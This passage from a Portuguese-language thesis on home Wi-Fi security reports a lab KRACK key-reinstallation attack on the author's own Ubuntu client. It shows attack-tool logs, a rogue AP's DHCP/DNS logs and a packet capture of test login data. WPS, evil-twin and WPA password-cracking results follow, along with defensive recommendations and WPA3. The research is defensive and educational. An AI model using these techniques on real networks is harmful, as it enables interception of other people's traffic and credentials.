ficar no meio da comunicação entre cliente e AP e assim conseguir interceptar e manipular os pacotes do *4-way handshake* (VANHOEF; PIESENS, 2017).




Figura 91 – *Channel-based MitM*.

Para todos os tipos de ataque KRACK que são descritos neste trabalho, algumas convenções são contempladas. Uma mensagem  $N$  do *4-way handshake* é representada da seguinte forma:  $MsgN(r, Nonce; GTK)$ , onde  $r$  é o *replay counter*,  $Nonce$  é o próprio nonce sendo transmitido no momento e  $GTK$  é a chave de grupo enviada pelo AP. Para as mensagens criptografadas, é utilizada a seguinte representação:  $Enc_k^n\{\}$ , onde  $k$  é a chave utilizada (PTK ou GTK) e  $n$  é o valor do *nonce* usado pelo protocolo de confidencialidade (TKIP ou CCMP).

O KRACK contempla ataques contra o *4-way handshake*, *group-key handshake* e o *FT handshake*. Maiores detalhes sobre esses tipos de ataques encontram-se no Apêndice C. Na Seção 6.1 será descrito uma variante do ataque contra o *4-way handshake*.

## 6.1 Vulnerabilidade da chave de criptografia nula

Ao realizar os ataques contra o *4-way handshake*, o pesquisador de segurança Mathy Vanhoef descobriu uma vulnerabilidade em especial nas implementações do `wpa_supplicant`: as versões 2.4 e 2.5, ao receberem uma retransmissão da mensagem 3, instalam uma chave de criptografia<sup>2</sup> nula (VANHOEF; PIESENS, 2017).

<sup>2</sup> O autor chama essa chave de TK (*temporary key*), o que equivale à chaves de criptografia e integridade de dados, ou *DataEncrKey* e *DataMICKey* segundo a Seção 2.3.1.2.

Com o objetivo de provar essa vulnerabilidade, foi realizado um ataque contra um cliente Ubuntu que implementava o `wpa_supplicant v2.4`<sup>3</sup>. A Figura 92 mostra as informações do cliente quando este encontrava-se conectado ao AP real, tais como a frequência de operação (canal), o endereço MAC do ponto de acesso ao qual estava conectado no momento, o nível do sinal de transmissão do AP e o endereço IP.

```
lucascouto@lucas-ubuntu:~$ ifconfig wlp5s0 | grep -we inet -e ether
inet 192.168.100.105 netmask 255.255.255.0 broadcast 192.168.100.255
ether 00:21:5d:ea:fe:be txqueuelen 1000 (Ethernet)
lucascouto@lucas-ubuntu:~$ iwconfig wlp5s0 | grep -e Frequency -e "Access Point" -e "Signal level"
Mode:Managed Frequency:2.412 GHz Access Point: E4:6F:13:F5:D7:BC
Link Quality=55/70 Signal level=-55 dBm
```

Figura 92 – Estado do cliente antes do ataque KRACK.

De acordo com o diagrama da Fig. 93, o AP real é detectado pela interface `wlan1` e suas informações são copiadas para a máquina do atacante para que o AP falso possa ser criado em um canal diferente e inicializado na interface `wlan0`. O atacante então começa a enviar quadros *beacon* com o elemento CSA (*channel switch announcement*) através da interface `wlan0mon`, o qual é responsável por forçar os clientes a mudarem para o canal de operação do AP falso<sup>4</sup>.




Figura 93 – Atacante forçando o cliente a mudar de canal e conectar-se ao AP falso.

A Figura 94 mostra uma tela do ataque neste momento.

<sup>3</sup> Os arquivos de log do ataque e um vídeo de demonstração podem ser encontrados no repositório <https://github.com/lucascouto/krackattack-all-zero-tk-key>.

<sup>4</sup> Ambas as interfaces `wlan0` e `wlan0mon` são criadas em um mesmo cartão WiFi.

```

===[ KRACK Attacks against Linux/Android by Lucas Woody ]===
16:29:19] Note: remember to disable Wi-Fi in your network manager so it doesn't interfere with this script
16:29:19] Note: keep >1 meter between both interfaces. Else packet delivery is unreliable & target may disconnect
16:29:19] Target network e4:6f:13:f5:d7:bc detected on channel 1
16:29:19] Will create rogue AP on channel 11
16:29:19] Setting MAC address of wlan0 to e4:6f:13:f5:d7:bc
16:29:20] Giving the rogue hostapd one second to initialize ...
16:29:21] injected 4 CSA beacon pairs (moving stations to channel 11)
16:29:21] Rogue hostapd: nl80211: send_mlmie - da= ff:ff:ff:ff:ff:ff noack=0 freq=0 no_cck=0 offchanok=0 wait_time=0 fc=0xc0 (WLAN
mode=3
16:29:21] Rogue hostapd: Using interface wlan0 with hwaddr e4:6f:13:f5:d7:bc and ssid "Familia Couto"
16:29:21] Rogue channel: injected Disassociation to 00:21:5d:ea:fe:be

```

Figura 94 – Tela inicial do ataque KRACK.

A Figura 95 comprova que o cliente de fato mudou para o canal do AP falso, uma vez que a frequência de operação (canal) e o nível do sinal transmitido alteraram. O ponto de acesso (*Access Point*) continua o mesmo, já que o endereço MAC do AP real é copiado para o AP falso.

```

lucascouto@lucas-ubuntu:~$ iwconfig wlp5s0 | grep -e Frequency -e "Access Point" -e "Signal level"
Mode:Managed Frequency:2.462 GHz Access Point: E4:6F:13:F5:D7:BC
Link Quality=70/70 Signal level=-11 dBm

```

Figura 95 – Estado de rede do cliente ao mudar de canal.

De acordo com a Fig. 96, o atacante injeta um quadro de desautenticação (*Deauth*) por meio da interface *wlan0mon*.




Figura 96 – Channel-based man-in-the-middle.

Quando o cliente começa o processo de reconexão, ele tenta iniciar um novo 4-way handshake com o AP real. Neste instante, o cliente e o AP real estão operando em canais diferentes, e o atacante faz o papel de *man-in-the-middle* repassando as mensagens EAPOL de um canal para o outro assim como foi ilustrado pela Fig. 105. No momento em que o atacante recebe uma mensagem 3 enviada pelo o AP real, ele a intercepta e espera por uma segunda mensagem 3. Ao recebê-la, ambas as mensagens são enviadas em sequência, fazendo com que o cliente reinicialize o *nonce* e instale a chave criptográfica nula. Neste instante, é iniciado um processo de conexão entre cliente e AP falso, o qual

também instala a chave nula. A partir desse ponto, todo o tráfego do cliente passa a ser monitorando sem a criptografia de enlace (Fig. 97).

```
[16:29:25] Real channel : e4:6f:13:f5:d7:bc -> 00:21:5d:ea:fe:be: EAPOL-Msg1(seq=0,replay=0) -- MitM'ing
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EAPOL-Msg2(seq=0,replay=0) -- MitM'ing
[16:29:25] Real channel : e4:6f:13:f5:d7:bc -> 00:21:5d:ea:fe:be: EAPOL-Msg3(seq=1,replay=1) -- MitM'ing
[16:29:25] Not forwarding EAPOL msg3 (1 unique now queued) Primeira mensagem 3 interceptada
[16:29:25] Real channel : e4:6f:13:f5:d7:bc -> 00:21:5d:ea:fe:be: EAPOL-Msg3(seq=2,replay=2) -- MitM'ing
[16:29:25] Got 2nd unique EAPOL msg3. Will forward both these Msg3's seperated by a forged msg1.
==> Performing key reinstallation attack! Envio das duas mensagem 3 em sequência
[16:29:25] Real channel : e4:6f:13:f5:d7:bc -> 00:21:5d:ea:fe:be: EAPOL-Msg3(seq=3,replay=3) -- MitM'ing
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EAPOL-Msg4(seq=3,replay=1)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=4, IV=1)
Nonce resetado SUCCESS! The nonce was reseted to 1, with usage of all-zero encryption key. Chave nula instalada
Now MitM'ing the victim using our malicious AP. and intercepting its traffic.
Forwarding auth to rouge AP to register client Conexão com o AP falso
[16:29:25] Sent frame to hostapd: Auth(seq=0, status=0)
[16:29:25] Sent frame to hostapd: AssoReq(seq=757)
[16:29:25] Sent frame to hostapd: finishing 4-way handshake of 00:21:5d:ea:fe:be
[16:29:25] Rogue hostapd: wlan0: AP-STA-CONNECTED 00:21:5d:ea:fe:be
[16:29:25] Rogue hostapd: wlan0: STA 00:21:5d:ea:fe:be IEEE 802.1X: authorizing port
[16:29:25] Rogue hostapd: wlan0: STA 00:21:5d:ea:fe:be WPA: pairwise key handshake completed (RSN)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=1, IV=4)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=2, IV=5)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=3, IV=6)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=4, IV=7)
[16:29:25] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=5, IV=8)
[16:29:26] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=6, IV=9)
[16:29:26] Rogue channel: 00:21:5d:ea:fe:be -> e4:6f:13:f5:d7:bc: EncryptedData(seq=7, IV=10)
```

Figura 97 – Manipulação do *4-way handshake* e conexão com o AP falso.

O servidor DHCP do AP falso atribui um novo IP ao cliente, conforme ilustrado pelas figuras 98 e 99.

```
dnsmasq-dhcp: 4183918390 available DHCP range: 192.168.0.10 -- 192.168.0.200
dnsmasq-dhcp: 4183918390 client provides name: lucas-ubuntu
dnsmasq-dhcp: 4183918390 DHCPREQUEST(wlan0) 192.168.0.156 00:21:5d:ea:fe:be
dnsmasq-dhcp: 4183918390 tags: wlan0
dnsmasq-dhcp: 4183918390 DHCPACK(wlan0) 192.168.0.156 00:21:5d:ea:fe:be lucas-ubuntu
```

Figura 98 – Servidor DHCP do AP falso.

```
lucascouto@lucas-ubuntu:~$ ifconfig wlp5s0 | grep -we inet -e ether
inet 192.168.0.156 netmask 255.255.255.0 broadcast 192.168.0.255
ether 00:21:5d:ea:fe:be txqueuelen 1000 (Ethernet)
```

Figura 99 – Novo endereço IP do cliente.

Para testar o ataque, foi acessado no cliente um site sem criptografia SSL, no qual foram inseridas informações de login (Fig. 100).






Figura 100 – Novo endereço IP do cliente.

AP falso repassou as requisições do cliente ao servidor DNS (Fig. 101) e os dados inseridos foram capturados por meio da ferramenta tcpdump (Fig. 102).

```
dnsmasq: query[AAAA] transorg.herokuapp.com from 192.168.0.156
dnsmasq: forwarded transorg.herokuapp.com to 1.0.0.1
dnsmasq: reply transorg.herokuapp.com is <CNAME>
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.202.245.247
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.203.173.99
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.7.159.199
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.6.63.110
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.204.24.48
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.202.145.232
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.55.41.219
dnsmasq: reply us-east-1-a.route.herokuapp.com is 52.20.65.241
```

Figura 101 – Servidor DNS do AP falso.

3937	735.227161	192.168.0.156	52.20.65.241	HTTP	853 POST /login HTTP/1.1
3982	739.112585	192.168.0.156	184.26.189.250	HTTP	223 GET /hotspot-detect.h
3987	739.371010	184.26.189.250	192.168.0.156	HTTP	359 HTTP/1.1 200 OK (tex
3997	751.223664	52.20.65.241	192.168.0.156	HTTP	741 HTTP/1.1 302 Found
4002	751.239638	192.168.0.156	52.20.65.241	HTTP	974 GET / HTTP/1.1
4008	751.848221	52.20.65.241	192.168.0.156	HTTP	741 [TCP Spurious Retrans
4044	752.463522	192.168.0.156	52.20.65.241	HTTP	917 GET /static/css/main.c
4047	752.511220	192.168.0.156	52.20.65.241	HTTP	953 GET /static/bootstrap.
4050	752.530251	192.168.0.156	52.20.65.241	HTTP	924 GET /static/mdb/css/mi
4055	752.534267	192.168.0.156	52.20.65.241	HTTP	938 GET /static/bootstrap

▶ Frame 3937: 853 bytes on wire (6824 bits), 853 bytes captured (6824 bits)  
 ▶ Ethernet II, Src: IntelCor\_ea:fe:be (00:21:5d:ea:fe:be), Dst: D-LinkIn\_f5:d7:bc (e4:6f:13:f5:d7:bc)  
 ▶ Internet Protocol Version 4, Src: 192.168.0.156, Dst: 52.20.65.241  
 ▶ Transmission Control Protocol, Src Port: 60264, Dst Port: 80, Seq: 1, Ack: 1, Len: 787  
 ▶ Hypertext Transfer Protocol  
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded  
 ▶ Form item: "csrfmiddlewaretoken" = "1fcax3DzA6wH4NjtPo38QBolpGjacupdDghGIFR0Qi18s0pIF1599uI5zDVLcqKL"  
 ▶ Form item: "username" = "teste"  
 ▶ Form item: "password" = "teste"

Figura 102 – Dados enviados pelo cliente e capturados pelo AP falso.



## 7 Análise e Discussão dos Resultados

Neste Capítulo, serão analisados e discutidos os resultados obtidos durante os ataques utilizados para subsidiar e justificar as recomendações de segurança sumarizadas no guia de boas práticas elaborado no escopo deste trabalho. Com base nisso, possíveis contramedidas serão propostas.

### 7.1 Falácias de Segurança

Falácias de segurança, isto é, ocultar o nome da rede (SSID) e configurar uma lista de endereços MAC no AP, não chegam a ser vulnerabilidades nos protocolos de confidencialidade utilizados pelas redes Wi-Fi. Todavia, são práticas que devem ser evitadas, pois não proporcionam efetivamente nenhuma medida de proteção.

Um administrador pode configurar uma lista de endereços MAC em uma rede aberta com o objetivo de aumentar a sua segurança. Entretanto, uma vez que essa rede não possui uma senha, qualquer pessoa é capaz de copiar o endereço MAC de um cliente legítimo para a sua máquina e assim obter acesso. No caso de uma rede com senha, a medida apenas prova ser inútil, já que nesse caso a segurança de fato é apenas proporcionada pelo protocolo de confidencialidade em uso.

E, por fim, não é possível esconder uma rede Wi-Fi uma vez que um cliente legítimo precisa enviar o SSID para poder se conectar. Sendo assim, qualquer pessoa que esteja utilizando uma ferramenta simples de monitoramento de tráfego consegue em pouco tempo descobrir o nome da rede.

### 7.2 WPS PIN

Uma vez que um atacante necessita tentar no máximo 11.000 conexões até achar o código PIN correto, o WPS torna-se altamente vulnerável a ataques de força-bruta. Nos experimentos realizados neste trabalho, ambos os AP's testados bloquearam o WPS ao perceberem as sucessivas tentativas de conexão, provando que os dispositivos atuais possuem mecanismos de proteção contra ataques de força-bruta *online*. Todavia, o sessão do ataque é salva, possibilitando que o atacante retome do ponto onde parou assim que o WPS for novamente desbloqueado.

Ainda que apresentassem mecanismos de proteção contra sucessivas tentativas de conexão, ambos os AP's testados provaram ser vulneráveis a ataques de força-bruta *offline* contra o WPS. Nesse caso, para descobrir o PIN, levou-se 59 ms no ARRIS TG862 e 5 ms no D-Link DIR-809. Com esse resultados, conclui-se que, quando o WPS está ativado, a

rede torna-se vulnerável independente da força da senha WPA configurada. Sendo assim, a recomendação é desabilitá-lo.

### 7.3 Rogue AP- Evil Twin

Um atacante é capaz de operar um AP falso com o mesmo SSID que um AP de uma rede legítima. Para evitar que caiam nesse tipo de ataque, recomenda-se aos usuários sempre verificar a segurança oferecida pela rede: um atacante que utiliza um AP falso certamente não possui a senha de acesso, portanto, irá oferecer uma rede aberta com o objetivo de roubar informações através de uma página falsa de login *phishing*.

Um AP falso jamais será exatamente igual ao AP real, sendo que um ou mais parâmetros irão divergir: canal, endereço MAC, etc. Sendo assim, recomenda-se aos administradores de rede utilizar ferramentas de *sniffing*, tal como o `airodump-ng`, para detectar clones do AP real. Além disso, para automatizar esse trabalho de detecção, existe uma ferramenta chamada `EvilAP_Defender`, a qual pode ser baixada do seu repositório oficial: [https://github.com/moha99sa/EvilAP\\_Defender](https://github.com/moha99sa/EvilAP_Defender).

### 7.4 Força-bruta *offline* contra senhas WPA

De acordo com os ataques de força-bruta *offline* realizados neste trabalho, nota-se que o nível de proteção de uma rede WPA-PSK está relacionado com a força da senha de rede escolhida. Levando em consideração que o atacante possui uma ferramenta capaz de calcular uma média de 5.745.000 hashes por segundo e que esta trabalha de forma aleatória, torna-se inviável utilizar uma senha apenas numérica para proteger a rede wi-fi. A Tabela 2 fundamenta esse argumento.

Tabela 2 – Análise dos tempos para quebrar senhas numéricas.

Tamanho da Senha	Tempo Máximo	Hipótese de Acerto	Tempo com base na hipótese
$10^8$	17,4s	40%	$17,4s * 40\% = 6,96s$
$10^9$	$174,06s = 2min\ 54s$	20%	$174,06s * 20\% = 34,81s$
$10^{10}$	$1.740,64s = 29min$	10%	$1740,64s * 10\% = 174,06s$
$10^{11}$	$17.406,44s = 4h\ 50min\ 6s$	5%	$17406,44s * 5\% = 870,32s$
$10^{12}$	$174.064,4s = 48h\ 21min\ 4s$	0,004%	$174.064,4s * 0,004\% = 6,96s$

Obviamente, o tempo máximo para quebrar uma senha numérica aumenta em uma progressão geométrica de razão 10 para cada novo dígito acrescentando. Com base nisso, pode-se observar pela Tab. 2 que, a partir de 12 dígitos, a senha torna-se notavelmente mais segura. Porém, levando em consideração a aleatoriedade com que o `hashcat` trabalha, em uma eventual hipótese que uma senha de 12 dígitos seja quebrada com apenas 0,004% das tentativas de senhasm esta se torna tão segura quanto uma senha de apenas 8 dígitos.

Além da força-bruta, o atacante também pode fazer um ataque de dicionário, no qual uma *wordlist* que contém as palavras mais comumente usadas é utilizada como fonte de tentativas de senha.

A recomendação é utilizar uma senha forte e complexa que misture letras e números, ou até mesmo caracteres especiais, e evitar palavras de dicionário e senhas numéricas. É também aconselhável alterar a senha da rede regularmente.

#### 7.4.1 SSID's comuns

Conforme discutido na Seção 5.1.1, um atacante que possua uma tabela de *hashes* pré-computadas para um determinado nome de rede (SSID), consegue calcular em média 21.486.689 chaves por segundo, cerca de 37 vezes mais rápido que a ferramenta *hashcat*.

Com base nesses resultados, nota-se que o SSID também faz parte da segurança da rede, fazendo-se necessário escolher um nome único. Caso o nome da rede escolhido seja muito comum, é provável que alguma pessoa já tenha pré-computado os *hashes* para essa rede e disponibilizado na *web*, facilitando assim o trabalho do atacante<sup>1</sup>.

## 7.5 KRACK

Um atacante que consiga realizar um ataque KRACK bem sucedido é capaz de descriptografar o tráfego de rede, isto é, roubar dados sem sequer ter conhecimento da senha Wi-Fi. O próprio autor do ataque disponibilizou ferramentas para que administradores de rede possam verificar se determinado dispositivo é ou não vulnerável. Elas podem ser baixadas a partir do repositório oficial: <https://github.com/vanhoefm/krackattacks-scripts>.

Recomenda-se aos usuários sempre buscar por atualizações de segurança para seus dispositivos de rede, uma vez que as grandes empresas do mercado já lançaram *updates* que corrigem essa vulnerabilidade (Tab. 3).

Tabela 3 – Atualizações de segurança das fabricantes.

Fabricante	Referência
Apple	Apple corrige falha no Wi-Fi WPA2 no iOS, macOS, tvOS e watchOS: <a href="https://glo.bo/2MIraYY">https://glo.bo/2MIraYY</a>
Microsoft	Microsoft shuts down Krack with sneaky Windows update: <a href="https://bit.ly/2KG6y6s">https://bit.ly/2KG6y6s</a>
Google	Android recebe correção para falha que deixou o Wi-Fi desprotegido: <a href="https://bit.ly/2KJEiQf">https://bit.ly/2KJEiQf</a>
Linux	Ubuntu, Debian, Fedora E Outras Distribuições GNU/Linux Corrigem Bug WPA2 KRACK: <a href="https://bit.ly/2tSAJO3">https://bit.ly/2tSAJO3</a>

<sup>1</sup> A título de curiosidade, o seguinte link contém os 5000 nomes de rede mais comuns no mundo: <https://gist.github.com/jgamblin/da795e571fb5f91f9e86a27f2c2f626f>.

## 7.6 WPA3

Devido às vulnerabilidades apresentadas pelo KRACK, a Wi-Fi *Alliance*, organização responsável por padronizar a tecnologia Wi-Fi e garantir a interoperabilidade entre os dispositivos, decidiu que esse seria o momento para desenvolver um novo protocolo de segurança que foi mais robusto. Assim, em 26 de junho de 2018, ela lançou o WPA3(VENTURA, 2018a).

A característica mais marcante oferecida pelo WPA3 aos usuários de redes domésticas é um novo método de autenticação mais robusto baseado em senha, o qual, ao contrário do *4-way handshake*, é resistente contra ataques de força-bruta *offline*. Assim, mesmo que a senha escolhida esteja aquém da complexidade recomendada, a rede continuará segura (ALLIANCE, 2018).

Outro ponto apresentado pelo o padrão WPA3 é a criptografia individualizada dos dados entre cada dispositivo e o roteador, até mesmo em uma rede aberta, ou seja, que não possui senha de acesso. Essa medida busca, dentre outras coisas, dificultar ataques do tipo *man-in-the-middle*, ao impedir que um atacante realize um desvio de tráfego para a máquina dele (VENTURA, 2018b).

Embora o WPA3 já esteja disponível, a Wi-Fi *Alliance* espera que a adoção do padrão comece de fato somente em 2019 (VENTURA, 2018a)

## 7.7 Modelo de guia de boas práticas

O diagrama da Fig. 103 mostra um modelo de guia de boas práticas de segurança para redes Wi-Fi domésticas com base no que foi discutido neste Capítulo. O Apêndice A contém um guia de boas práticas que foi desenvolvido com base neste modelo.




Figura 103 – Modelo de guia de boas práticas.



## 8 Conclusão

Ainda que os atuais protocolos de segurança (WPA e WPA2) sejam capazes de proteger as WLAN's, usuários sem conhecimento e sem orientação podem configurar redes WPA-PSK de tal modo a torná-las vulneráveis a diversos tipos de ataques, como a recuperação da senha de rede por parte do atacante e a quebra da criptografia dos dados. Ademais, sem o devido conhecimento, esses usuários podem ainda tomar medidas que acreditam estar protegendo a rede, porém não passam de falácias de segurança, tal como esconder o SSID e criar uma lista de endereços MAC no AP.

Buscando oferecer uma solução mais robusta a fim de garantir a proteção dos dados nas redes Wi-Fi, a Wi-Fi *Alliance* desenvolveu um novo protocolo de segurança chamado WPA3. Esse protocolo consegue solucionar todas as vulnerabilidades apresentadas neste trabalho, sendo elas: a força-bruta *offline* para quebrar senhas de rede, ataques de *man-in-the-middle* e quebra da criptografia de dados. Dessa forma, isso comprova que este trabalho conseguiu focar nas principais vulnerabilidades às quais uma rede Wi-Fi doméstica pode estar exposta hoje em dia.

